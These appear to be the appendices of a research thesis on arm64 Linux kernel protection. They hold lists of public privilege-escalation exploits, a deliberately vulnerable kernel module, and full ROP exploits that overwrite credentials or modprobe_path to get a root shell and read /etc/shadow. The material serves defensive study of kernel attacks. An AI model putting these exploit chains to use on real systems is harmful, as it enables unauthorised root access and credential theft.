https://www.exploit-db.com/exploits/744
https://www.exploit-db.com/exploits/778
https://www.exploit-db.com/exploits/895
https://www.exploit-db.com/exploits/926
https://www.exploit-db.com/exploits/1397
https://www.exploit-db.com/exploits/4756
https://www.exploit-db.com/exploits/5092
https://www.exploit-db.com/exploits/5093
https://www.exploit-db.com/exploits/9191
https://www.exploit-db.com/exploits/9435
https://www.exploit-db.com/exploits/9436
https://www.exploit-db.com/exploits/9479
https://www.exploit-db.com/exploits/9545
https://www.exploit-db.com/exploits/9574
https://www.exploit-db.com/exploits/9575
https://www.exploit-db.com/exploits/9598
https://www.exploit-db.com/exploits/9641
https://www.exploit-db.com/exploits/10613
https://www.exploit-db.com/exploits/25202
https://www.exploit-db.com/exploits/31574
https://www.exploit-db.com/exploits/33321
https://www.exploit-db.com/exploits/33322
https://www.exploit-db.com/exploits/43127
https://www.exploit-db.com/exploits/45010
https://github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/tree/2f22ae4c773b197f4d12c7f26cb971230058c527

Table A.3: Exploits that overwrite credentials directly.

Exploit sources
https://www.openwall.com/lists/oss-security/2022/08/29/5
https://github.com/theori-io/CVE-2022-32250-exploit/tree/e052232286e3371d4385ffb31fd96ec55818f07f
https://github.com/Liuk3r/CVE-2023-32233/tree/838299ec6f1a0cb3bb717d2d6d4b3318453d0252

Table A.4: Exploits that overwrite modprobe path.

Exploit sources
https://www.exploit-db.com/exploits/3
https://www.exploit-db.com/exploits/12
https://www.exploit-db.com/exploits/8673
https://www.exploit-db.com/exploits/8678
https://www.exploit-db.com/exploits/20720
https://www.exploit-db.com/exploits/40839

Table A.5: Exploits that exploit the `ptrace` interface.

Exploit sources
https://www.exploit-db.com/exploits/160
https://www.exploit-db.com/exploits/2013
https://www.exploit-db.com/exploits/37292
https://www.exploit-db.com/exploits/37293
https://www.exploit-db.com/exploits/40611
https://www.exploit-db.com/exploits/40616
https://www.exploit-db.com/exploits/40838
https://www.exploit-db.com/exploits/40847
https://www.exploit-db.com/exploits/50808
https://github.com/JlSakuya/ Linux-Privilege-Escalation-Exploits/tree/ 4be1662ef925a0fe4e8b31393593a692c2fdc255/2022/CVE-2022-2602

Table A.6: File based exploits, that perform exploits via file write or manipulation.

APPENDIX B

Linux kernel source code

```
struct cred {
    atomic_t    usage;
    kuid_t        uid;        /* real UID of the task */
    kgid_t        gid;        /* real GID of the task */
    kuid_t        suid;        /* saved UID of the task */
    kgid_t        sgid;        /* saved GID of the task */
    kuid_t        euid;        /* effective UID of the task */
    kgid_t        egid;        /* effective GID of the task */
    kuid_t        fsuid;        /* UID for VFS ops */
    kgid_t        fsgid;        /* GID for VFS ops */
    unsigned    securebits;    /* SUID-less security management */
    kernel_cap_t    cap_inheritable; /* caps our children can inherit */
    kernel_cap_t    cap_permitted;    /* caps we're permitted */
    kernel_cap_t    cap_effective;    /* caps we can actually use */
    kernel_cap_t    cap_bset;    /* capability bounding set */
    kernel_cap_t    cap_ambient;    /* Ambient capability set */
#ifdef CONFIG_KEYS
    unsigned char    jit_keyring;    /* default keyring to attach requested
                     * keys to */
    struct key    *session_keyring; /* keyring inherited over fork */
    struct key    *process_keyring; /* keyring private to this process */
    struct key    *thread_keyring; /* keyring private to this thread */
    struct key    *request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
    void        *security;    /* LSM security */
#endif
    struct user_struct *user;    /* real user ID subscription */
    struct user_namespace *user_ns; /* user_ns the caps and keyrings are
    ↪  relative to. */
    struct ucounts *ucounts;
    struct group_info *group_info;    /* supplementary groups for euid/fsgid
    ↪  */
    /* RCU deletion */
    union {
```

```
        int non_rcu;            /* Can we skip RCU deletion? */
        struct rcu_head     rcu;        /* RCU deletion hook */
    };
} __randomize_layout;
```

Listing B.1: The `cred` structure source code [224].

SLUB management functions
slab_pre_alloc_hook
get_map
set_track_update
init_object
check_bytes_and_report
slab_pad_check
check_slab
on_freelist
add_full
remove_full
alloc_consistency_checks
free_debug_processing
kmem_cache_flags
slab_alloc_node
list_slab_objects
validate_slab
process_slab

Table B.1: SLUB management functions with added checks [161].

APPENDIX C

Vulnerable kernel module source code

```
#define pr_fmt(fmt) KBUILD_MODNAME ": " fmt

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/fs.h>
#include <linux/uaccess.h>

MODULE_LICENSE("GPL");


static int major_number;
char hackme_buf[0x1000];

static int device_open(struct inode *inode, struct file *filp) {
    pr_alert("Device opened.");
    return 0;
}

static int device_release(struct inode *inode, struct file *filp) {
    pr_alert("Device closed.");
    return 0;
}

static ssize_t device_read(struct file *filp, char *buf, size_t len, loff_t
↪  *offset) {
    int tmp[32] = {0};
    tmp[0] = 0xDEADBEEF;
    tmp[31] = 0xCAFEBABE;

    memcpy(hackme_buf, tmp, len);

    if (len > 0x1000) {
```

```
        pr_emerg("Buffer overflow detected (%d < %lu)!\n", 4096, len);
        BUG();
    }

    if (copy_to_user(buf, hackme_buf, len)) {
        return -14LL;
    }

    return len;
}

static ssize_t device_write(struct file *filp, const char *buf, size_t len,
↪   loff_t *off) {
    int tmp[32] = {0};
    tmp[0] = 0xDEADBEEF;
    tmp[31] = 0xCAFEBABE;

    if (len > 0x1000) {
        pr_emerg("Buffer overflow detected (%d < %lu)!\n", 4096, len);
        BUG();
    }
    check_object_size(hackme_buf, len, false);

    if (copy_from_user(hackme_buf, buf, len)) {
        return -14LL;
    }

    memcpy(tmp, hackme_buf, len);

    // prevent GCC from optimizing out the memcpy
    pr_alert("After %p", tmp);

    return len;
}

static struct file_operations fops = {
    .read = device_read,
    .write = device_write,
    .open = device_open,
    .release = device_release
};

int init_module(void) {
    major_number = register_chrdev(0, "krop", &fops);

    if (major_number < 0) {
        pr_alert("Registering char device failed with %d\n", major_number);
        return major_number;
    }

    pr_info("I was assigned major number %d.\n", major_number);
    pr_info("Create device with: 'mknod /dev/krop c %d 0'.\n",
    ↪   major_number);
```

```
    return 0;
}

void cleanup_module(void) {
    unregister_chrdev(major_number, "krop");
}
```

Listing C.1: The vulnerable kernel module [197, 196].

```
MODULES ?= krop
MOD_OBJ += $(patsubst %,%.ko,$(MODULES))
obj-m += $(patsubst %,%.o,$(MODULES))

KERNELRELEASE ?= 5.19.0
KDIR ?= /home/user/kdp/optee/linux
ARCH ?= arm64
CROSS_COMPILE ?= /usr/bin/ccache
↪ /home/user/kdp/optee/toolchains/aarch64/bin/aarch64-linux-gnu-
INSTALL_MOD_PATH ?=
↪ /home/user/kdp/optee/build/shared_folder/krop/kernelmodule

all: modules modules_install

modules:
    $(MAKE) -C $(KDIR) LOCALVERSION= CROSS_COMPILE="$(CROSS_COMPILE)"
    ↪ ARCH=$(ARCH) M=$(PWD) modules

modules_install:
    mkdir -p $(INSTALL_MOD_PATH)
    cp $(MOD_OBJ) setup.sh $(INSTALL_MOD_PATH)

clean:
    $(MAKE) -C $(KDIR) LOCALVERSION= CROSS_COMPILE="$(CROSS_COMPILE)"
    ↪ ARCH=$(ARCH) M=$(PWD) clean
    $(RM) -r $(INSTALL_MOD_PATH)
```

Listing C.2: Makefile of the kernel module.

```
#!/bin/bash

insmod krop.ko
mknod /dev/krop c 511 0
chmod 666 /dev/krop
```

Listing C.3: Setup shell script for the kernel module in the QEMU environment.

APPENDIX D

Exploit source code

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <stdbool.h>

#define DEBUG 1

#define MIN(x, y) (((x) < (y)) ? (x) : (y))

#define KERN_MODULE "/dev/krop"
#define WORD_SIZE 8
#define HACKME_BUF_SIZE 0x308 // max stack size for current exploit, greater
↪  will lead to oops (0x310)
#define HACKME_RBUF_SIZE HACKME_BUF_SIZE
#define HACKME_WBUF_SIZE 0x298
#define TMP_BUF_SIZE 0x80
unsigned long user_sp;

void save_state() {
  __asm__(
      "mov %[result], sp"
      : [result]"=r" (user_sp)
      :
      :
    );
  printf("[*] Saved sp registers: 0x%lx\n", user_sp);
}

void exit_with_error(char *msg) {
```

```
  fprintf(stderr, "[E] Error Number %d\n", errno);
  perror(msg);
  exit(EXIT_FAILURE);
}

bool read_file(const char *filename) {
    FILE *file = fopen(filename, "r");
    if (!file)
        return false;

    char *line = NULL;
    size_t linesize = 0;

    while (getline(&line, &linesize, file) != -1) {
        printf("%s", line);
        free(line);
        line = NULL;
    }

    free(line);
    line = NULL;
    fclose(file);

    return true;
}

void drop_shell(void) {
  printf("[*] Returned to userland\n");
  char *argv[] = {"/bin/sh", NULL};
  char *envp[] = {NULL};
  if (getuid() == 0 && getgid() == 0) {
    printf("[*] UID: %d\n", getuid());
    printf("[*] GID: %d\n", getgid());
    read_file("/etc/shadow");
    execve(argv[0], argv, envp);
  }
  exit_with_error("Failed to priv\n");
}

int main(void) {
    int fd = open(KERN_MODULE, O_RDWR);
    if (fd == -1) {
        exit_with_error("open() failed");
    }

    printf("[-] drop_shell: 0x%lx\n", (unsigned long) drop_shell);

    printf("[*] Read rbuf\n");
    int64_t* rbuf = malloc(HACKME_RBUF_SIZE);
    if (rbuf == NULL) {
        exit_with_error("malloc() failed");
    }
```

```
    memset(rbuf, 0x0, HACKME_RBUF_SIZE);

    ssize_t bytes = read(fd, rbuf, HACKME_RBUF_SIZE);

    if (bytes == -1) {
        exit_with_error("read() failed");
    } else {
        printf("[*] read(): 0x%ld\n", bytes);
    }

    for(int i = 0; i < HACKME_RBUF_SIZE / WORD_SIZE; i++) {
        printf("rbuf + 0x%x\t: 0x%lx\n", i * WORD_SIZE, rbuf[i]);
    }


    printf("[*] Write wbuf\n");
    int64_t* wbuf = malloc(HACKME_WBUF_SIZE);

    for(int i = 0; i < HACKME_WBUF_SIZE / WORD_SIZE; i++) {
      wbuf[i] = rbuf[i+((0x330-HACKME_WBUF_SIZE)/WORD_SIZE)+1]; // 0x330 =
      ↪  0x290
    }

    save_state();

    wbuf[TMP_BUF_SIZE/WORD_SIZE + 0] = rbuf[TMP_BUF_SIZE/WORD_SIZE + 0];

# define BASE_ADDR_OFFSET 18 // (0x12)
#ifdef DEBUG
    printf("[-] base_addr from: 0x%lx\n", rbuf[TMP_BUF_SIZE/WORD_SIZE +
    ↪  BASE_ADDR_OFFSET]);
    printf("[-] base_addr offset: 0x%x\n", (TMP_BUF_SIZE/WORD_SIZE +
    ↪  BASE_ADDR_OFFSET) * WORD_SIZE);
#endif

    unsigned long long base_addr = rbuf[TMP_BUF_SIZE/WORD_SIZE +
    ↪  BASE_ADDR_OFFSET] - 0x26ee8;

    // 0xffff800008fb01fc : ldp x19, x20, [sp, #0x10] ; ldp x29, x30, [sp],
    ↪  #0x20 ; autiasp ; ret
    unsigned long long gadget_ldp_sp = base_addr + 0xfb5150 + 0xac; //
    ↪  __kvm_nvhe_kvm_hyp_handle_sysreg + 0xac (172)

    // 0xffff8000083427d8 : mov x0, x19 ; blr x20 ; ldp x19, x20, [sp,
    ↪  #0x10] ; ldp x29, x30, [sp], #0x20 ; autiasp ; ret
    unsigned long long gadget_mov_blr_ldp_sp = base_addr + 0x343760 + 0x28;
    ↪  // iomap_dio_complete_work + 0x28 (40)

    // 0xffff8000083427dc : blr x20 ; ldp x19, x20, [sp, #0x10] ; ldp x29,
    ↪  x30, [sp], #0x20 ; autiasp ; ret
    unsigned long long gadget_blr_ldp_sp = base_addr + 0x343760 + 0x2c; //
    ↪  iomap_dio_complete_work + 0x2c (44)
```

```
    unsigned long long prepare_kernel_cred = base_addr + 0xb82e0;
    unsigned long long commit_creds = base_addr + 0xb7fd0;
    unsigned long long init_task = base_addr + 0x20a3c00; // for < 6.2 can
    ↪  be NULL aka 0x0
    unsigned long long ret_to_user = base_addr + 0x120b0;

#ifdef DEBUG
    printf("[-] base_addr: 0x%llx\n", base_addr);
    printf("[-] gadget_ldp_sp: 0x%llx\n", gadget_ldp_sp);
    printf("[-] gadget_mov_blr_ldp_sp: 0x%llx\n", gadget_mov_blr_ldp_sp);
    printf("[-] gadget_blr_ldp_sp: 0x%llx\n", gadget_blr_ldp_sp);
    printf("[-] prepare_kernel_cred: 0x%llx\n", prepare_kernel_cred);
    printf("[-] commit_creds: 0x%llx\n", commit_creds);
    printf("[-] init_task: 0x%llx\n", init_task);
    printf("[-] ret_to_user: 0x%llx\n", ret_to_user);
#endif

    wbuf[TMP_BUF_SIZE/WORD_SIZE + 2] = gadget_ldp_sp;

    wbuf[TMP_BUF_SIZE/WORD_SIZE +  9] = 0x4141414141414141;     // x29
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 10] = gadget_mov_blr_ldp_sp; // x30
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 11] = init_task;              // x19
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 12] = prepare_kernel_cred;    // x20
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 13] = 0x4242424242424242;     // x29
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 14] = gadget_blr_ldp_sp;      // x30
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 15] = 0x4343434343434343;     // x19
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 16] = commit_creds;           // x20
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 17] = 0x4444444444444444;     // x29
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 18] = ret_to_user;            // x30
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 19] = 0x4545454545454545;     // x19
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 20] = 0x4646464646464646;     // x20

    wbuf[TMP_BUF_SIZE/WORD_SIZE + 52] = user_sp;                    // 0x23
    ↪  -> sp
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 53] = (unsigned long) drop_shell; // 0x21
    ↪  -> pc
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 54] = 0x80000000;                 // 0x22
    ↪  -> spsr

    for(int i = 0; i < HACKME_WBUF_SIZE / WORD_SIZE; i++) {
        printf("wbuf + 0x%x\t: 0x%lx\n", i * WORD_SIZE, wbuf[i]);
    }

    printf("[*] Performing write\n");
    bytes = write(fd, wbuf, HACKME_WBUF_SIZE);

    printf("[W] Should not be reached\n");


    if (bytes == -1) {
        exit_with_error("write() failed");
    } else {
        printf("[*] write(): %ld\n", bytes);
```

```
    }

    free(wbuf);
    free(rbuf);
    close(fd);

    return EXIT_SUCCESS;
}
```

Listing D.1: The source code of the KROP exploit with the credential functions.

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <stdbool.h>

#define DEBUG 1

#define MIN(x, y) (((x) < (y)) ? (x) : (y))

#define KERN_MODULE "/dev/krop"
#define WORD_SIZE 8
#define HACKME_BUF_SIZE 0x308 // max stack size for current exploit, greater
↪  will lead to oops (0x310)
#define HACKME_RBUF_SIZE HACKME_BUF_SIZE
#define HACKME_WBUF_SIZE 0x298
#define TMP_BUF_SIZE 0x80
unsigned long user_sp;

#define MODPROBE_TRIGGER_PATH "/tmp/trigger"
#define NEW_MODPROBE_PATH "/tmp/mp"
#define NEW_MODPROBE_HEX 0x706d2f706d742f
#define NEW_SHELL_PATH "/tmp/shell"

#define NEW_MODPROBE_CONTENT "#!/bin/sh\n\nchown 0:0 "NEW_SHELL_PATH"\nchmod
↪  4555 "NEW_SHELL_PATH"\n"

#define MODPROBE_SYSCTL "/proc/sys/kernel/modprobe"

void save_state() {
  __asm__(
      "mov %[result], sp"
      : [result]"=r" (user_sp)
      :
      :
    );
  printf("[*] Saved sp registers: 0x%lx\n", user_sp);
```

```
}

void exit_with_error(char *msg) {
  fprintf(stderr, "[E] Error Number %d\n", errno);
  perror(msg);
  exit(EXIT_FAILURE);
}

void file_write(const char *pathpath, int flags, mode_t mode, char *content,
↪  size_t content_size)
{
    int fd = open(pathpath, flags, mode);
    if (fd == -1) {
        exit_with_error("Cannot into open()");
    }

    size_t size = write(fd, content, content_size);
    if (size != content_size) {
        exit_with_error("Cannot into write()");
    }

    int res = close(fd);
    if (res != 0) {
        exit_with_error("Cannot into close()");
    }
}

bool read_file(const char *filename) {
    FILE *file = fopen(filename, "r");
    if (!file)
        return false;

    char *line = NULL;
    size_t linesize = 0;

    while (getline(&line, &linesize, file) != -1) {
        printf("%s", line);
        free(line);
        line = NULL;
    }

    free(line);
    line = NULL;
    fclose(file);

    return true;
}

void setup_mprobe() {
  printf("[*] Checking \""MODPROBE_SYSCTL"\"\n");
  read_file(MODPROBE_SYSCTL);

  printf("[*] Creating \""MODPROBE_TRIGGER_PATH"\"\n");
```

```
  // char trigger_content[4] = { 0xff, 0xff, 0xff, 0xff, };
  char trigger_content[6] = { 0xff, 0xff, 0xff, 0xff, 0xff, 0xff};
  file_write(MODPROBE_TRIGGER_PATH, O_CREAT | O_WRONLY, 0755,
      trigger_content, sizeof(trigger_content));
  read_file(MODPROBE_TRIGGER_PATH);

  printf("[*] Creating \""NEW_MODPROBE_PATH"\"\n");
  file_write(NEW_MODPROBE_PATH, O_CREAT | O_WRONLY, 0755,
      NEW_MODPROBE_CONTENT, sizeof(NEW_MODPROBE_CONTENT));
  read_file(NEW_MODPROBE_PATH);
}

void execute_trigger() {
  printf("[-] Executing trigger\n");
  printf("[*] Checking \""MODPROBE_SYSCTL"\"\n");
  read_file(MODPROBE_SYSCTL);

  printf("[*] Executing \""MODPROBE_TRIGGER_PATH"\"\n");
  system(MODPROBE_TRIGGER_PATH);

  printf("[*] Executing \""NEW_SHELL_PATH"\"\n");
  char *argv[] = {NEW_SHELL_PATH, NULL};
  char *envp[] = {NULL};
  execve(argv[0], argv, envp);
  exit_with_error("Failed to execute shell\n");
}

int main(void) {
    setup_mprobe();

    int fd = open(KERN_MODULE, O_RDWR);
    if (fd == -1) {
        exit_with_error("open() failed");
    }

    printf("[*] Read rbuf\n");
    int64_t* rbuf = malloc(HACKME_RBUF_SIZE);
    if (rbuf == NULL) {
        exit_with_error("malloc() failed");
    }

    memset(rbuf, 0x0, HACKME_RBUF_SIZE);

    ssize_t bytes = read(fd, rbuf, HACKME_RBUF_SIZE);

    if (bytes == -1) {
        exit_with_error("read() failed");
    } else {
        printf("[*] read(): 0x%ld\n", bytes);
    }

    for(int i = 0; i < HACKME_RBUF_SIZE / WORD_SIZE; i++) {
        printf("rbuf + 0x%x\t: 0x%lx\n", i * WORD_SIZE, rbuf[i]);
```

```
    }


    printf("[*] Write wbuf\n");
    int64_t* wbuf = malloc(HACKME_WBUF_SIZE);

    for(int i = 0; i < HACKME_WBUF_SIZE / WORD_SIZE; i++) {
      wbuf[i] = rbuf[i+((0x330-HACKME_WBUF_SIZE)/WORD_SIZE)+1]; // 0x330 =
      ↪  0x290
    }

    save_state();

    wbuf[TMP_BUF_SIZE/WORD_SIZE + 0] = rbuf[TMP_BUF_SIZE/WORD_SIZE + 0];

# define BASE_ADDR_OFFSET 18 // (0x12)
#ifdef DEBUG
    printf("[-] base_addr from: 0x%lx\n", rbuf[TMP_BUF_SIZE/WORD_SIZE +
    ↪  BASE_ADDR_OFFSET]);
    printf("[-] base_addr offset: 0x%x\n", (TMP_BUF_SIZE/WORD_SIZE +
    ↪  BASE_ADDR_OFFSET) * WORD_SIZE);
#endif

    // unsigned long long base_addr = rbuf[TMP_BUF_SIZE/WORD_SIZE +
    ↪  BASE_ADDR_OFFSET] & 0xfffffffff8000000;
    unsigned long long base_addr = rbuf[TMP_BUF_SIZE/WORD_SIZE +
    ↪  BASE_ADDR_OFFSET] - 0x26ee8;

    // 0xffff800008fb01fc : ldp x19, x20, [sp, #0x10] ; ldp x29, x30, [sp],
    ↪  #0x20 ; autiasp ; ret
    unsigned long long gadget_ldp_sp = base_addr + 0xfb5150 + 0xac; //
    ↪  __kvm_nvhe_kvm_hyp_handle_sysreg + 0xac (172)

    // 0xffff800008014ed4 : ldp x29, x30, [sp], #0x20 ; autiasp ; ret
    unsigned long long gadget_ldp_ret = base_addr + 0x14e60 + 0x74; //
    ↪  brk_handler + 0x74 (116)

    // 0xffff80000801f408 : str x19, [x20] ; ldp x19, x20, [sp, #0x10] ; ldp
    ↪  x29, x30, [sp], #0x20 ; autiasp ; ret
    unsigned long long gadget_str_ldp_sp = base_addr + 0x1f3e4 + 0x24; //
    ↪  profile_pc_cb + 0x24 (36)

    // ffff80000a0a0c88 D modprobe_path
    unsigned long long modprobe_path = base_addr + 0x18370c8;

    unsigned long long ret_to_user = base_addr + 0x120b0;

#ifdef DEBUG
    printf("[-] base_addr: 0x%llx\n", base_addr);
    printf("[-] gadget_ldp_sp: 0x%llx\n", gadget_ldp_sp);
    printf("[-] gadget_ldp_ret: 0x%llx\n", gadget_ldp_ret);
    printf("[-] gadget_str_ldp_sp: 0x%llx\n", gadget_str_ldp_sp);
    printf("[-] modprobe_path: 0x%llx\n", modprobe_path);
```

```
    printf("[-] ret_to_user: 0x%llx\n", ret_to_user);
#endif

    wbuf[TMP_BUF_SIZE/WORD_SIZE +  2] = gadget_ldp_sp;

    wbuf[TMP_BUF_SIZE/WORD_SIZE +  9] = 0x4141414141414141;     // x29
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 10] = gadget_str_ldp_sp;      // x30
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 11] = NEW_MODPROBE_HEX;       // x19
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 12] = modprobe_path;          // x20
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 13] = 0x4242424242424242;     // x29
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 14] = gadget_ldp_ret;         // x30
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 15] = 0x4545454545454545;     // x19
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 16] = 0x4444444444444444;     // x20
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 17] = 0x4343434343434343;     // x29
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 18] = ret_to_user;            // x30

    wbuf[TMP_BUF_SIZE/WORD_SIZE + 52] = user_sp;                            //
    ↪  0x23 -> sp
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 53] = (unsigned long) execute_trigger; //
    ↪  0x21 -> pc
    wbuf[TMP_BUF_SIZE/WORD_SIZE + 54] = 0x80000000;                         //
    ↪  0x22 -> spsr

    for(int i = 0; i < HACKME_WBUF_SIZE / WORD_SIZE; i++) {
        printf("wbuf + 0x%x\t: 0x%lx\n", i * WORD_SIZE, wbuf[i]);
    }

    printf("[*] Performing write\n");
    bytes = write(fd, wbuf, HACKME_WBUF_SIZE);

    if (bytes == -1) {
        exit_with_error("write() failed");
    } else {
        printf("[*] write(): %ld\n", bytes);
    }

    free(wbuf);
    free(rbuf);
    close(fd);

    return EXIT_SUCCESS;
}
```

Listing D.2: The source code of the KROP exploit with the modprobe path overwrite [138, 193, 158].

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>

void exit_with_error(char *msg) {
  fprintf(stderr, "[E] Error Number %d\n", errno);
  perror(msg);
  exit(EXIT_FAILURE);
}

int main(void){
  printf("[*] Executing shell\n");
  printf("[*] UID: %d\n", getuid());
  printf("[*] GID: %d\n", getgid());
  printf("[*] EUID: %d\n", geteuid());
  printf("[*] EGID: %d\n", getegid());
  if(geteuid() == 0 || (getuid() == 0 && getgid() == 0)) {
    int res = setuid(0);
    if (res != 0) {
        exit_with_error("Cannot into setuid(0)");
    }
    res = setgid(0);
    if (res != 0) {
        exit_with_error("Cannot into setgid(0)");
    }
    printf("[*] UID: %d\n", getuid());
    printf("[*] GID: %d\n", getgid());
    printf("[+] I am root\n");
    char *argv[] = {"/bin/sh", NULL};
    char *envp[] = {NULL};
    execve(argv[0], argv, envp);
  }
  exit_with_error("Failed to priv\n");
  return EXIT_FAILURE;
}
```

Listing D.3: The source code of the shell that is used by the modprobe path overwrite exploit.

```
SRCS          := $(wildcard *.c)
BINS          := $(patsubst %.c,%,$(SRCS))
CC            := /usr/bin/ccache
↪  /home/user/kdp/optee/toolchains/aarch64/bin/aarch64-linux-gnu-gcc
DEFS          := -D_DEFAULT_SOURCE -D_BSD_SOURCE -D_SVID_SOURCE
↪  -D_POSIX_C_SOURCE=200809L
CFLAGS        := -static -std=c99 -pedantic -Wall -Wextra $(DEFS)
CFLAGSDEBUG   := -static -std=c99 -pedantic -Wall -Wextra $(DEFS) -DDEBUG -g
INSTALL_PATH := /home/user/kdp/optee/build/shared_folder/krop/exploit

all: install

$(BINS): %: %.c
    $(CC) $(CFLAGS) -o $@ $<

install: $(BINS)
    mkdir -p $(INSTALL_PATH)
    cp $^ $(INSTALL_PATH)

clean:
    $(RM) $(BINS)
    $(RM) -r $(INSTALL_PATH)

.SUFFIXES:
.PHONY: all clean install
```

Listing D.4: Makefile of the exploit.

```
# Mount shared folder to insert kernelmodule and execute exploit (run as
↪  root)
$ mkdir /shared && mount -t 9p -o trans=virtio host /shared && cd
↪  /shared/krop/kernelmodule/ && sh setup.sh

# KROP exploit (run as user)
$ /shared/krop/exploit/krop

# Modprobe exploit (run as user)
$ cp /shared/krop/exploit/shell /tmp/shell && /shared/krop/exploit/mprobe
# Use modprobe exploit (run as user)
$ /tmp/trigger
$ /tmp/shell
```

Listing D.5: Shell commands to mount and execute the kernel module and exploits in the QEMU environment.

APPENDIX E

Performance estimation utility source code

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/capability.h>
#include <sched.h>
#include <linux/sched.h>
#include <string.h>
#include <stdint.h>
#include <fcntl.h>
#include <sys/time.h>

#define LOOPS 10000

#define SYSCALL_BENCH1(name) SYSCALL_BENCH(#name, SYS_ ## name, 1)
#define SYSCALL_BENCHN(name) SYSCALL_BENCH(#name, SYS_ ## name, LOOPS)
#define SYSCALL_BENCH1ARGS(name, ...) SYSCALL_BENCHARGS(#name, SYS_ ## name,
↪  1, __VA_ARGS__)
#define SYSCALL_BENCHNARGS(name, ...) SYSCALL_BENCHARGS(#name, SYS_ ## name,
↪  LOOPS, __VA_ARGS__)
#ifndef DEBUG
#define DEBUGF(FMT, ...) do {} while (0)
#define SYSCALL_BENCH(syscall_name, syscall_number, iterations) \
{    \
    struct timeval start, stop, diff;    \
    unsigned long long result_usec = 0;    \
    int i;    \
        \
    gettimeofday(&start, NULL);    \
        \
    for (i = 0; i < iterations; i++)    \
        syscall(syscall_number);    \
```

```
        \
    gettimeofday(&stop, NULL);     \
    timersub(&stop, &start, &diff);     \
        \
    printf("# Executed %d %s calls\n", iterations, syscall_name);     \
        \
    result_usec = diff.tv_sec * 1000000;     \
    result_usec += diff.tv_usec;     \
        \
    printf(" %14s: %lu.%03lu [sec]\n\n", "Total time", (unsigned long)
    ↪  diff.tv_sec, (unsigned long) (diff.tv_usec/1000));     \
        \
    printf(" %14lf usecs/op\n", (double)result_usec /
    ↪  (double)iterations);     \
    printf(" %14d ops/sec\n", (int)((double)iterations /
    ↪  ((double)result_usec / (double)1000000)));     \
}
#define SYSCALL_BENCHARGS(syscall_name, syscall_number, iterations, ...) \
{     \
    struct timeval start, stop, diff;     \
    unsigned long long result_usec = 0;     \
    int i;     \
        \
    gettimeofday(&start, NULL);     \
        \
    for (i = 0; i < iterations; i++)     \
        syscall(syscall_number, __VA_ARGS__);     \
        \
    gettimeofday(&stop, NULL);     \
    timersub(&stop, &start, &diff);     \
        \
    printf("# Executed %d %s calls\n", iterations, syscall_name);     \
        \
    result_usec = diff.tv_sec * 1000000;     \
    result_usec += diff.tv_usec;     \
        \
    printf(" %14s: %lu.%03lu [sec]\n\n", "Total time", (unsigned long)
    ↪  diff.tv_sec, (unsigned long) (diff.tv_usec/1000));     \
        \
    printf(" %14lf usecs/op\n", (double)result_usec /
    ↪  (double)iterations);     \
    printf(" %14d ops/sec\n", (int)((double)iterations /
    ↪  ((double)result_usec / (double)1000000)));     \
}
#else
#include <err.h>

#define DEBUGF(FMT, ...) printf(FMT, __VA_ARGS__)
#define SYSCALL_BENCH(syscall_name, syscall_number, iterations) \
{     \
    struct timeval start, stop, diff;     \
    unsigned long long result_usec = 0;     \
    int i;     \
```

```
        \
    gettimeofday(&start, NULL);     \
        \
    for (i = 0; i < iterations; i++)     \
        if (syscall(syscall_number) != 0) {     \
            err(EXIT_FAILURE, "%s:%d", syscall_name, iterations);     \
        }     \
        \
    gettimeofday(&stop, NULL);     \
    timersub(&stop, &start, &diff);     \
        \
    printf("# Executed %d %s calls\n", iterations, syscall_name);     \
        \
    result_usec = diff.tv_sec * 1000000;     \
    result_usec += diff.tv_usec;     \
        \
    printf(" %14s: %lu.%03lu [sec]\n\n", "Total time", (unsigned long)
    ↪  diff.tv_sec, (unsigned long) (diff.tv_usec/1000));     \
        \
    printf(" %14lf usecs/op\n", (double)result_usec /
    ↪  (double)iterations);     \
    printf(" %14d ops/sec\n", (int)((double)iterations /
    ↪  ((double)result_usec / (double)1000000)));     \
}
#define SYSCALL_BENCHARGS(syscall_name, syscall_number, iterations, ...) \
{     \
    struct timeval start, stop, diff;     \
    unsigned long long result_usec = 0;     \
    int i;     \
        \
    gettimeofday(&start, NULL);     \
        \
    for (i = 0; i < iterations; i++)     \
        if (syscall(syscall_number, __VA_ARGS__) != 0) {     \
            err(EXIT_FAILURE, "%s:%d", syscall_name, iterations);     \
        }     \
        \
    gettimeofday(&stop, NULL);     \
    timersub(&stop, &start, &diff);     \
        \
    printf("# Executed %d %s calls\n", iterations, syscall_name);     \
        \
    result_usec = diff.tv_sec * 1000000;     \
    result_usec += diff.tv_usec;     \
        \
    printf(" %14s: %lu.%03lu [sec]\n\n", "Total time", (unsigned long)
    ↪  diff.tv_sec, (unsigned long) (diff.tv_usec/1000));     \
        \
